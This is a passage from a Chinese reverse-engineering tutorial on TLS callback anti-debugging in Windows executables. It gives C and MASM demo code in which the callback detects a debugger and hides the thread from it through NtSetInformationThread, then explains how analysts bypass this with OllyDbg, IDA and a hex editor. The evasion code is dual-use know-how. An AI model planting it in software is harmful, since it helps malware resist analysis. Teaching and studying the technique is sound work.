


图 2

上述代码中，创建 TLS 段的部分".CRT$XLB"的含义如下：

.CRT 表明是使用 C RunTime 机制；$后面的 XLB 中的 X 表示随机的标识，L 表示是 TLS callback section，B 可以被换成 B 到 Y 的任意一个字母，但是不能使用".CRT$XLA"和".CRT$XLZ"，因为".CRT$XLA"和".CRT$XLZ"是用于 tlssup.obj 的。

如果想要定义多个 TLS 回调函数，可以将 PIMAGE_TLS_CALLBACK p_thread_callback = tls_callback；更改为：

```
PIMAGE_TLS_CALLBACK p_thread_callback [] =
{tls_callback_1, tls_callback_2, tls_callback_3,0};
```

注意：VC 6.0 下，这种方式会发现 TLS 实现失效，如图 3 所示。原因是 VC 6.0 带的 TLSSUP.OBJ 有问题，它已定义了回调表的第一项，并且为 0，0 意味着回调表的结束，因此我们加的函数都不会被调用。




图 3

如不得不在 VC 6.0 下实现 TLS，可以尝试自己编写 TLSSUP.OBJ，方法为：建立一个控制台工程，创建 tlssup.c 文件并将该文件加入工程。右击该 tlssup.c 文件，选择 Setting[设置]->C/C++->Gategory->Precomliled Headers[预编译的头文件]->Not using precompiled headers[不适用预补偿页眉]命令，如图 4 所示。




图 4

```
// tlssup.c 代码：
#include <windows.h>
#include <winnt.h>
int _tls_index=0;
int _tls_start=0;
#pragma data_seg(".tls$ZZZ")
int _tls_end=0;
#pragma data_seg(".CRT$XLA")
int __xl_a=0;
#pragma data_seg(".CRT$XLZ")
int __xl_z=0;
extern PIMAGE_TLS_CALLBACK my_tls_callback[];
IMAGE_TLS_DIRECTORY32
_tls_used={(DWORD)&_tls_start,(DWORD)&_tls_end,(DWORD)&_tls_index,(DWORD)my_tls_callback,0,0};
后，在其他 CPP 文件中定义 my_tls_callbackt 即可：
extern "C" PIMAGE_TLS_CALLBACK my_tls_callback[]
= {my_tls_callback1,0};
```

可以有多个回调，但一定要在最后加一个空项，否则很可能出错。

四、实现效果

针对上面的 DEMO1，编译运行后查看不同加载情况下的效果：

使用 VS 2010 编译后直接执行，程序正常运行，如上图 2 所示。使用 VS 2010 自带的调试器加载调试，进程直接退出；使用 OllyDbg 加载程序调试，进程退出，如图 5 所示。




图 5

当然，最终反调试效果依赖于 TLS 回调函数中的反调试代码。

五、汇编实现

高级语言可以做的事情，汇编语言自然也可以做到，下面给出一种参考的汇编实现 Demo，代码如下。

```
    .386
    .model flat,stdcall
    option casemap:none

    include \masm32\include\windows.inc
    include \masm32\include\user32.inc
    include \masm32\include\kernel32.inc
    include \masm32\include\ntdll.inc
    includelib \masm32\lib\user32.lib
    includelib \masm32\lib\kernel32.lib
    includelib \masm32\lib\ntdll.lib

    .const
    TLS_CallBackStart dd TlsCallBack0
    szInNormal db '正常运行中',0
    szTitle db 'Anti-Debug',0
    szInTls db '断点设置出错',0
    szResult db '无法写回到已修改的寄存器',0

    PUBLIC _tls_used
    _tls_used IMAGE_TLS_DIRECTORY <TLS_Start,
TLS_End, dwTLS_Index, TLS_CallBackStart, 0, ?>

    .data?
    dwTLS_Index dd ?
    dwResult dd  ?

    OPTION DOTNAME
    ;; 定义一个 TLS 节
    .tls SEGMENT
    TLS_Start LABEL DWORD
     dd 0100h dup("slt.")
    TLS_End LABEL DWORD
    .tls ENDS
    OPTION NODOTNAME

    .code
    ; ;TLS 回调函数
    TlsCallBack0 proc
Dllhandle:LPVOID,dwReason:DWORD,lpvReserved:LPVOID
    mov      eax,dwReason
    cmp      eax,DLL_PROCESS_ATTACH  ; 在进行  载
时被调用
        jnz     ExitTlsCallBack0
        invoke  GetCurrentProcessId
        invoke
OpenProcess,PROCESS_ALL_ACCESS,NULL,eax
        invoke  CheckRemoteDebuggerPresent,eax,addr
dwResult
        cmp      dword ptr dwResult,0
        jne      _found
        jmp ExitTlsCallBack0
    _found:
        ;invoke  MessageBox,NULL,addr szInTls,addr
szTitle,MB_ICONWARNING
        invoke  GetCurrentThread
        invoke
NtSetInformationThread,eax,11H,NULL,NULL
        ;invoke  MessageBox,NULL,addr szResult,addr
szTitle,MB_ICONWARNING
    mov      eax,ebx

    ExitTlsCallBack0:
        mov     dword ptr[TLS_Start],0
        xor     eax,eax
        inc     eax
        ret

    TlsCallBack0 endp

    Start:
        invoke  MessageBox,NULL,addr szInNormal,addr
szTitle,MB_OK
        invoke  ExitProcess, 1
    end  Start
```

六、反调试之策

针对 TLS 反调试，下面给出几种突破方法。

（1）使用修改版 Ollydbg，此处以 ShoutBoy 的 Jiack 版本 OD 为例，载入程序，直接停在 TLS 回调函数入口点。而后可以修改代码，跳过反调试部分，保存程序文件，再使用普通 OD 加载即可，如图 6 所示。




图 6

（2）手工抹掉 TLS 反调试，使用 IDA 加载程序，在 Function WIndow 中发现 TlsCallback_0 函数，如图 7 所示。

函数段：.text。

位置：00401190（转换的文件偏移为 590）。

长度：44（对应十进制 68 字节）。




图 7

通过转换得到文件偏移为 590，长度为 68 字节。用 C32asm 等十六进制编辑器使用 00 填充此部分十六进制代码，如图 8 所示。




图 8

这时执行程序，发现只弹出第二个窗口。载入 OD，跳过 TLS 回调函数的反调试部分直接到达 EP，如图 9 所示。





图 9

